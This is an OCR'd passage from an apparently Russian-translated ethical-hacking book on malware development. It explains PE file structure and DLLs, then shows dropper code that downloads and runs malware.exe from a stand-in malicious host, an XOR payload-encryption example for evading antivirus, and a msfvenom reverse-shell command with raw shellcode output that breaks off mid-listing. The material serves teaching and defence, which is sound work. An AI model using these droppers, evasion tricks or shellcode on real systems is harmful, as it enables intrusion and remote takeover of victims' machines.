


Рисунок 1.5. Поле e_lfanew

• **Заглушка DOS.** За начальными 64 байтами файла следует заглушка DOS. Эта область памяти обычно заполнена нулями:




Рисунок 1.6. Заглушка DOS

• **Заголовок PE.** Это очень маленький компонент, содержащий только сигнатуру файла, которая состоит из магических байтов `PE\0\0`, или `50 45 00 00`:




Рисунок 1.7. Заголовок PE

На языке C его конструкция выглядит следующим образом:

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
// Сигнатура для определения формата PE-файла
    IMAGE_FILE_HEADER FileHeader;
// Основной заголовок файла с базовыми сведениями
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
// Необязательный заголовок с дополнительными сведениями
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
// Определение 32-битной структуры и указателя
```

Рассмотрим эту структуру подробнее:

• **Заголовок файла, или заголовок COFF.** Это набор полей, описывающих основные характеристики файла:

```
typedef struct _IMAGE_FILE_HEADER {
    WORD  Machine;
    WORD  NumberOfSections;
    DWORD TimeDateStamp;
    DWORD PointerToSymbolTable;
    DWORD NumberOfSymbols;
    WORD  SizeOfOptionalHeader;
    WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

В PE-bear, который доступен по адресу GitHub, если вы не пользуетесь другим инструментом, он выглядит так:




Рисунок 1.8. Заголовок файла

• **Необязательный заголовок.** В контексте объектных файлов COFF этот заголовок необязателен, но для PE-файлов он необходим. В данной структуре хранятся такие важные переменные, как `AddressOfEntryPoint`, `ImageBase`, `Section Alignment`, `SizeOfImage`, `SizeOfHeaders` и `DataDirectory`.

Существуют 32-битная и 64-битная версии этой структуры: документация Microsoft.

В PE-bear она выглядит следующим образом:




Рисунок 1.9. Необязательный заголовок

Здесь я хотел бы обратить ваше внимание на `IMAGE_DATA_DIRECTORY`:

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Это список сведений. Он представляет собой обычную коллекцию из 16 элементов, каждый из которых является структурой из двух значений `DWORD`.

В настоящее время PE-файлы могут содержать следующие каталоги данных:

• таблица экспорта;
• таблица импорта;
• таблица ресурсов;
• таблица исключений;
• таблица сертификатов;
• таблица базовых перемещений;
• отладочные данные;
• архитектура;
• глобальный указатель;
• таблица TLS;
• таблица конфигурации загрузки;
• связанный импорт;
• IAT (таблица адресов импорта);
• дескриптор отложенного импорта;
• заголовок среды выполнения CLR;
• зарезервированный элемент, который должен быть равен нулю.

Как я уже говорил, подробнее мы рассмотрим лишь некоторые из них.

• **Таблица секций.** Она содержит массив структур `IMAGE_SECTION_HEADER`, описывающих секции PE-файла, например `.text` и `.data`:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD   PhysicalAddress;
        DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Размер этой структуры составляет `0x28` байта.

• **Секции.** После таблицы секций располагаются сами секции:




Рисунок 1.10. Секции

Приложения не обращаются непосредственно к физической памяти, а работают только с виртуальной. Секции - это фрагменты данных, которые помещаются в виртуальную память и напрямую используются при выполнении всех операций. Виртуальный адрес, или VA, представляет собой адрес в виртуальной памяти без каких-либо смещений. Иными словами, VA - это адреса памяти, используемые программой. В поле `ImageBase` можно задать адрес, по которому приложение чаще всего должно загружаться. Это своего рода точка в виртуальной памяти, с которой начинается область программы. Относительные виртуальные адреса (RVA) отсчитываются от этой точки. RVA можно вычислить по следующей формуле: `RVA = VA - ImageBase`. Значение `ImageBase` нам всегда известно, поэтому, имея VA или RVA, можно через одно получить другое.

Таблица секций задаёт размер каждой секции, поэтому все секции должны иметь определённый размер. Для этого в секции добавляются нулевые байты (`00`).

В Windows NT приложение обычно содержит разные заранее определённые секции, в том числе `.text`, `.bss`, `.rdata`, `.data` и `.rsrc`. В зависимости от назначения используются некоторые из них, но необязательно все:

• `.text`: весь код в Windows находится в секции с именем `.text`.
• `.rdata`: доступные только для чтения данные файла, например строки и константы, находятся в секции `.rdata`.
• `.rsrc`: секция ресурсов. Она содержит сведения о ресурсах и часто включает значки и изображения, входящие в ресурсы файла. Как и большинство других секций, она начинается со структуры каталога ресурсов, однако находящиеся в ней данные дополнительно организованы в дерево ресурсов. Показанная ниже структура `IMAGE_RESOURCE_DIRECTORY` образует корень и узлы этого дерева:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    WORD    NumberOfNamedEntries;
    WORD    NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY, *PIMAGE_RESOURCE_DIRECTORY;
```

• `.edata`: данные экспорта исполняемого файла или DLL хранятся в секции `.edata`. Если эта секция присутствует, она содержит каталог экспорта, через который можно получить доступ к сведениям об экспорте. Структура `IMAGE_EXPORT_DIRECTORY` выглядит следующим образом:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    ULONG   Characteristics;
    ULONG   TimeDateStamp;
    USHORT  MajorVersion;
    USHORT  MinorVersion;
    ULONG   Name;
    ULONG   Base;
    ULONG   NumberOfFunctions;
    ULONG   NumberOfNames;
    PULONG  *AddressOfFunctions;
    PULONG  *AddressOfNames;
    PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Чаще всего экспортируемые символы находятся в DLL, однако DLL могут также импортировать символы. Основная задача таблицы экспорта - связать имена и/или номера экспортируемых функций с их RVA, то есть положением в памяти процесса.

• **Таблица адресов импорта.** Таблица адресов импорта состоит из указателей на функции и используется при загрузке DLL для поиска имён функций. Скомпилированное приложение устроено так, что вызовы API используют не непосредственно жёстко заданные адреса, а указатели на функции.

Написание кода на C для исполняемых файлов (`exe`) и библиотек динамической компоновки (`DLL`) имеет несколько небольших отличий. Главное из них состоит в способе вызова кода внутри модуля или программы. В случае `exe` должен существовать метод с именем `main`, который загрузчик операционной системы вызывает после подготовки нового процесса. Программа начинает выполняться сразу после того, как загрузчик операционной системы завершит свою работу.

С другой стороны, когда приложение требуется запустить в виде динамической библиотеки, загрузчик уже разместил процесс в памяти, и в этот процесс необходимо поместить вашу или любую другую DLL. Такая необходимость может быть связана с задачей, которую выполняет ваша DLL.

Итак, файлу `exe` нужна функция с именем `main`, а DLL - функция `DllMain`. По существу, это единственное существенное различие.

Практический пример

Создадим простую DLL. Чтобы не усложнять пример, сделаем библиотеку, которая лишь выводит окно сообщения:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * hack4.c
 * простая DLL
 * автор: @cocomelonc
 */
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE moduleHandle, DWORD actionReason, LPVOID
reservedPointer) {
  switch (actionReason) {
  case DLL_PROCESS_ATTACH:
  MessageBox(
       NULL,
       "Hello from evil.dll!",
       "=^..^=",
       MB_OK
  );
  break;
  case DLL_PROCESS_DETACH:
  break;
  case DLL_THREAD_ATTACH:
  break;
  case DLL_THREAD_DETACH:
  break;
  }
  return TRUE;
}
```

В этой библиотеке есть только `DllMain` - главный метод библиотеки DLL. В отличие от большинства других DLL, здесь не перечислены никакие экспортируемые вызовы. Код `DllMain` выполняется сразу после загрузки DLL в память.

При первом знакомстве со структурами PE, включая заголовки PE, понять их может быть непросто. Ни одна из основополагающих частей этой книги не требует глубокого знания структуры PE. Однако для реализации во вредоносной программе более сложных методов потребуется лучшее понимание, поскольку некоторый код должен разбирать заголовки и секции PE-файла. Вероятно, читатели увидят это в следующих главах.

Искусство обмана систем жертвы

Мы приведём несколько простых примеров методов доставки вредоносного ПО. Обратите внимание, что это упрощённые примеры и концепции: в реальных условиях вредоносные программы часто применяют более сложные стратегии и методы уклонения, о которых вы прочитаете в последующих главах:

• **Скачивание и выполнение вредоносной программы с удалённого сервера.** Вредоносная программа может размещаться на удалённом сервере, а для её скачивания и выполнения может использоваться дроппер:

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nCmdShow) {
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe",
  "C:\\temp\\malware.exe", 0, NULL);
  ShellExecute(NULL, "open", "C:\\temp\\malware.exe", NULL,
  NULL, SW_SHOWNORMAL);
  return 0;
}
```

• **Скрытые скачивания при посещении вредоносных веб-сайтов.** Когда пользователь посещает веб-сайт с вредоносным сценарием, тот может скачать исполняемый файл вредоносной программы на машину пользователя и запустить его. Часто это делается с помощью JavaScript на веб-сайте, но принцип можно продемонстрировать и простой программой на C:

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")

int main() {
  // Запуск программы может быть инициирован посещением веб-сайта,
  // который вызывает выполнение подобного сценария.
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe",
  "C:\\temp\\malware.exe", 0, NULL);
  WinExec("C:\\temp\\malware.exe", SW_SHOW);
  return 0;
}
```

• **Приёмы обхода антивирусов (AV) и систем обнаружения и реагирования на конечных точках (EDR).** Эффективный способ обойти AV - применить шифрование. Например, полезную нагрузку, то есть собственно вредоносный код, можно зашифровать и расшифровать лишь непосредственно перед выполнением. Ниже приведён предельно упрощённый пример, демонстрирующий эту концепцию:

```
#include <windows.h>
#include <stdio.h>

// Функция для простого шифрования и расшифрования посредством XOR
void xor_encrypt_decrypt(char* input, char key) {
  char* iterator = input;
  while(*iterator) {
       *iterator ^= key;
       iterator++;
  }
}

int main() {
  char payload[] = "<MALICIOUS_PAYLOAD>";
  printf("original payload: %s\n", payload);

  // Зашифровать полезную нагрузку
  xor_encrypt_decrypt(payload, 'K');
  printf("encrypted payload: %s\n", payload);

  // На этом этапе AV может не распознать полезную нагрузку
  // Когда всё будет готово к выполнению, расшифровать её
  xor_encrypt_decrypt(payload, 'K');
```

```
    printf("decrypted payload: %s\n", payload);

    // Теперь можно выполнить полезную нагрузку...
    hack();
    return 0;
}
```

• **Программы-вымогатели.** Программа-вымогатель - это разновидность вредоносного ПО, шифрующая файлы жертвы. После этого преступник требует у жертвы выкуп в обмен на восстановление доступа к данным. Мотив атак программ-вымогателей обычно носит финансовый характер, причём, в отличие от других видов атак, жертве, как правило, сообщают об атаке и дают инструкции по восстановлению. Чтобы скрыть свою личность, атакующие часто требуют оплату в виртуальной валюте, например в биткойнах. Атаки программ-вымогателей могут иметь разрушительные последствия: они способны привести к утрате конфиденциальных или закрытых данных, нарушению штатных операций, денежным расходам на восстановление систем и файлов, а также к возможному ущербу репутации организации. Создание настоящих программ-вымогателей незаконно и неэтично, поэтому мы не будем приводить такой пример. Примечательно, что правила использования разработки вредоносного ПО в наступательной безопасности явно запрещают распространение вредоносного содержимого.

Тем не менее ниже приведён упрощённый пример шифрования файлов с помощью Windows API - распространённой составляющей атак программ-вымогателей: GitHub.

Этот простой пример демонстрирует шифрование файлов, которое входит в число действий программы-вымогателя. Однако он не включает другие элементы: уведомление пользователя, требование выкупа, управление ключами, в особенности их уничтожение, сетевое распространение, какие-либо механизмы закрепления или противодействия обнаружению. Кроме того, в нём не используется безопасный режим шифрования. В последующих главах мы проанализируем исходный код настоящих программ-вымогателей.

Разработка вредоносного ПО ничем не отличается от разработки другого программного обеспечения и тоже имеет свои секреты и лучшие практики. В этой книге мы постараемся рассмотреть ключевые приёмы и методы.

Итоги

В области этичного хакинга понимание разработки вредоносного ПО - жизненно важный и сложный навык, который выходит далеко за рамки простого написания кода. Разработка вредоносного ПО в этических целях включает имитацию, анализ и исследование вредоносных программ для выявления используемых хакерами приёмов и методов, совершенствования механизмов защиты и получения представления о потенциальных угрозах.

Имитируя вредоносное ПО, этичные хакеры могут создавать надёжные меры безопасности и заблаговременно защищаться от будущих атак. Например, простой кейлоггер, написанный на C, может быть предназначен для перехвата нажатий клавиш и тем самым показывать, как вредоносная программа способна скрытно собирать конфиденциальную информацию. Другим примером может служить создание безвредного червя на C++, распространяющегося по контролируемой сети и наглядно показывающего, как распространяется вредоносное ПО и почему важна сетевая безопасность.

Разобрав эти и другие примеры, мы заложили основу этичного понимания вредоносного ПО, подчеркнув необходимость ответственной практики, соблюдения правовых норм и важнейшую роль этих знаний в укреплении современного цифрового пространства перед лицом всё более сложных угроз.

В следующей главе мы рассмотрим различные методы внедрения - один из классических приёмов, применяемых при разработке вредоносного ПО.

Глава 2. Изучение различных атак с внедрением вредоносного ПО

Когда мы говорим о внедрении вредоносного ПО, то имеем в виду метод внедрения вредоносного кода в работающую программу. Такую атаку бывает трудно обнаружить и отразить, поскольку вредоносная программа может паразитировать на уже пользующейся доверием программе. Она способна использовать доступ легитимной программы к системе, чтобы причинять ущерб или похищать данные. В этой главе мы рассмотрим различные способы проведения подобных атак и методы защиты от них.

В этой главе мы рассмотрим следующие основные темы:

• традиционные подходы к внедрению кода и DLL;
• методы перехвата выполнения;
• внедрение посредством асинхронного вызова процедур (APC);
• методы перехвата API.

Технические требования

В этой книге для разработки и демонстрации я буду использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Далее нам потребуется настроить среду разработки в Kali Linux. Нужно убедиться, что установлены необходимые инструменты, включая текстовый редактор, компилятор и прочее.

В качестве текстового редактора я использую NeoVim (GitHub) с подсветкой синтаксиса. Neovim - отличный выбор, если вам нужен легковесный и эффективный текстовый редактор, но вы можете использовать любой другой понравившийся редактор, например VS Code (Visual Studio Code).

Для компиляции примеров я буду использовать MinGW (MinGW-w64) для Linux, который установил следующей командой:

```
$ sudo apt install mingw-*
```

Традиционные подходы к внедрению кода и DLL

Прежде всего следует поговорить о внедрении кода. Что означает внедрение кода? Для чего оно нужно? Метод внедрения кода позволяет одному процессу, в данном случае вредоносной программе, простым способом добавить код в другой, уже работающий процесс.

Например, ваша вредоносная программа может быть инжектором, доставленным посредством фишинговой атаки, или трояном, которого вам удалось передать целевой жертве. Ею также может быть что угодно, способное выполнить ваш код. И по некоторой причине вам может понадобиться запустить полезную нагрузку в другом процессе.

К чему я веду? В этой главе мы не будем говорить о создании трояна, но предположим, что ваш код выполнялся внутри исполняемого файла `firefox.exe`, время работы которого ограничено. Допустим, вам удалось получить удалённую обратную оболочку, но вы знаете, что цель закрыла `firefox.exe`. Чтобы сохранить сеанс, необходимо перейти в другой процесс.

Или предположим, что вы просто хотите выполнить свой код внутри некоторого легитимного процесса. При тестировании на проникновение это часто требуется, когда нужно не только скомпрометировать систему, но и скрыть действия атакующего.

Простой пример

Теперь мы поговорим о внедрении полезной нагрузки с помощью отладочного API - хорошо известного классического метода.

Сначала подготовим полезную нагрузку. Для простоты воспользуемся полезной нагрузкой обратной оболочки `msfvenom` из Kali Linux:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.1.5 LPORT=4444
-f c
```

Результат выполнения этой команды выглядит следующим образом:

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.1.5 LPORT=4444 --arch x64 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1963 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00"
"\x00\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x0a\x01\x05"
"\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29"
"\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48"
"\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea"
"\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89"
"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81"
"\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00"
"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0"
